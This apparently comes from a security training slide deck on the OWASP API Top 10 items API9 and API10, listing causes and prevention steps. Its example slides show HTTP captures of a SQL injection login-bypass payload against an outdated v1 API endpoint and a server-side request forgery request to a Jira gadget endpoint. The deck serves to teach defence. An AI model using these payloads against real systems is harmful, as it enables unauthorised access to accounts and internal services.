


API Vulnerabilities

API9: Improper Assets Management

❑ Prevention:

- Inventory all API hosts and document important aspects of each one of them, focusing on the API environment (e.g. production, staging, test, development), who should have network access to the host (e.g. public, internal, partners) and the API version.
- Inventory integrated services and document important aspects such as their role in the system, what data is exchanged (data flow), and their sensitivity.
- Make API documentation available only to those authorized to use the API.
- Avoid using production data with non-production API deployments. If this is unavoidable, these endpoints should get the same security treatment as the production ones.
- When newer versions of APIs include security improvements, perform a risk analysis to inform the mitigation actions required for the older versions. For example, whether it is possible to backport the improvements without breaking API compatibility or if you need to take the older version out quickly and force all clients to move to the latest version.




API10: Unsafe Consumption of APIs



API Vulnerabilities

API10: Unsafe Consumption of APIs (What ?)

- ❑ Developers tend to trust data received from third-party APIs more than user input without verify in their endpoints which interact with external or third-party APIs
- ❑ API provider does not properly validate and sanitize data gathered from other APIs prior to processing it or passing it to downstream components.
- ❑ Blindly follows redirection
- ❑ Allows the client to interact APIs with over an unencrypted channel or insecure communication protocol
- ❑ API provider does not limit the number of resources available to process third-party services responses.
- ❑ API provide does not implement timeouts for interactions with third-party services;
- ❑ The attacker tries to identify the technology stack layer. Once the attacker understands how it works, they may attempt to inject malicious code.




API Vulnerabilities

API10: Unsafe Consumption of APIs (How ?)

- ❑ Interacts with other APIs over an unencrypted channel;

```
429 http://192.168.1.42:8888 GET / 200 3139
Request Response
Pretty Raw Hex
1 GET / HTTP/1.1
2 Host: 192.168.1.42:8888
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101
  Firefox/111.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-GB,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10
```



API Vulnerabilities

API10: Unsafe Consumption of APIs (How ?)



- ❑ The outdated API endpoint did not validate data, leading to SQL injection vulnerabilities.

The image shows two overlapping browser windows. The top window displays a login form for a 'Simple Message System - SECPlayground 2020'. The form includes a 'Login' button, an 'email' input field, a 'password' input field, a 'Remember me' checkbox, and a 'Sign-in' button. The bottom window shows a similar login form but with a 'Sign-in' button. A red arrow points from the '/v2/' endpoint in the top window's address bar to the '/v1/' endpoint in the bottom window's address bar, indicating a transition or comparison between the two API versions.



API Vulnerabilities

API10: Unsafe Consumption of APIs (How ?)



API Vulnerabilities

API10: Unsafe Consumption of APIs (How ?)

v1

```
Request
Pretty Raw Hex
1 POST /v1/login.php HTTP/1.1
2 Host: [REDACTED]
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/111.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-GB,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 64
9 Origin: http://[REDACTED]
10 DNT: 1
11 Connection: close
12 Referer: http://[REDACTED]/v1/index.php
13 Cookie: PHPSESSID=2h5p5akj9j9s3312knmis6oi61
14 Upgrade-Insecure-Requests: 1
15
16 email=a%27or%271%27%3D%271&password=a%27or%271%27%3D%271&submit=


Response
Pretty Raw Hex Render
1 HTTP/1.1 302 Found
2 Server: nginx/1.10.3 (Ubuntu)
3 Date: Tue, 21 Mar 2023 16:26:44 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate
8 Pragma: no-cache
9 Location: /v2/panel.php
10 Content-Length: 5
11
12 admin
```



v2

```
Request
Pretty Raw Hex
1 POST /v2/login.php HTTP/1.1
2 Host: [REDACTED]
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/111.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-GB,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 64
9 Origin: http://[REDACTED]
10 DNT: 1
11 Connection: close
12 Referer: http://[REDACTED]/v2/index.php
13 Cookie: PHPSESSID=2h5p5akj9j9s3312knmis6oi61
14 Upgrade-Insecure-Requests: 1
15
16 email=a%27or%271%27%3D%271&password=a%27or%271%27%3D%271&submit=

Response
Pretty Raw Hex Render
1 HTTP/1.1 302 Found
2 Server: nginx/1.10.3 (Ubuntu)
3 Date: Tue, 21 Mar 2023 16:26:31 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 Expires: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate
8 Pragma: no-cache
9 Location: /v2/index.php
10 Content-Length: 0
11
12
```



API Vulnerabilities

<https://twitter.com/chybeta/status/1176165964196376576>

<https://jira.atlassian.com/browse/JRASERVER-69793>

API10: Unsafe Consumption of APIs (How ?)

The screenshot displays a web browser's developer tools network tab. The top right corner shows the target URL: `http://127.0.0.1:8080`. The left pane is titled "Request" and shows the raw HTTP request details. The right pane is titled "Response" and shows a raw, empty response. The request details are as follows:

```
GET /plugins/servlet/gadgets/makeRequest?url=http://chybeta.github.io:80/ HTTP/1.1
Host: 127.0.0.1:8080
X-Atlassian-Token: no-check
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

At the bottom of the network tab, there are search bars for both the request and response, both showing "0 matches".

API Vulnerabilities

https://cheatsheetseries.owasp.org/cheatsheets/Web_Service_Security_Cheat_Sheet.html
https://owasp.org/www-community/Injection_Flaws
https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html
https://cheatsheetseries.owasp.org/cheatsheets/Injection_Prevention_Cheat_Sheet.html
https://cheatsheetseries.owasp.org/cheatsheets/Transport_Layer_Protection_Cheat_Sheet.html
https://cheatsheetseries.owasp.org/cheatsheets/Unvalidated_Redirects_and_Forwards_Cheat_Sheet.html

API10: Unsafe Consumption of APIs

❑ Prevention:

- When evaluating service providers, assess their API security posture.
- Ensure all API interactions happen over a secure communication channel (TLS).
- Always validate and properly sanitize data received from integrated APIs before using it.
- Maintain an allow list of well-known locations integrated APIs may redirect yours to do not blindly follow redirects.



Questions?

Contact us at info@secure-d.tech

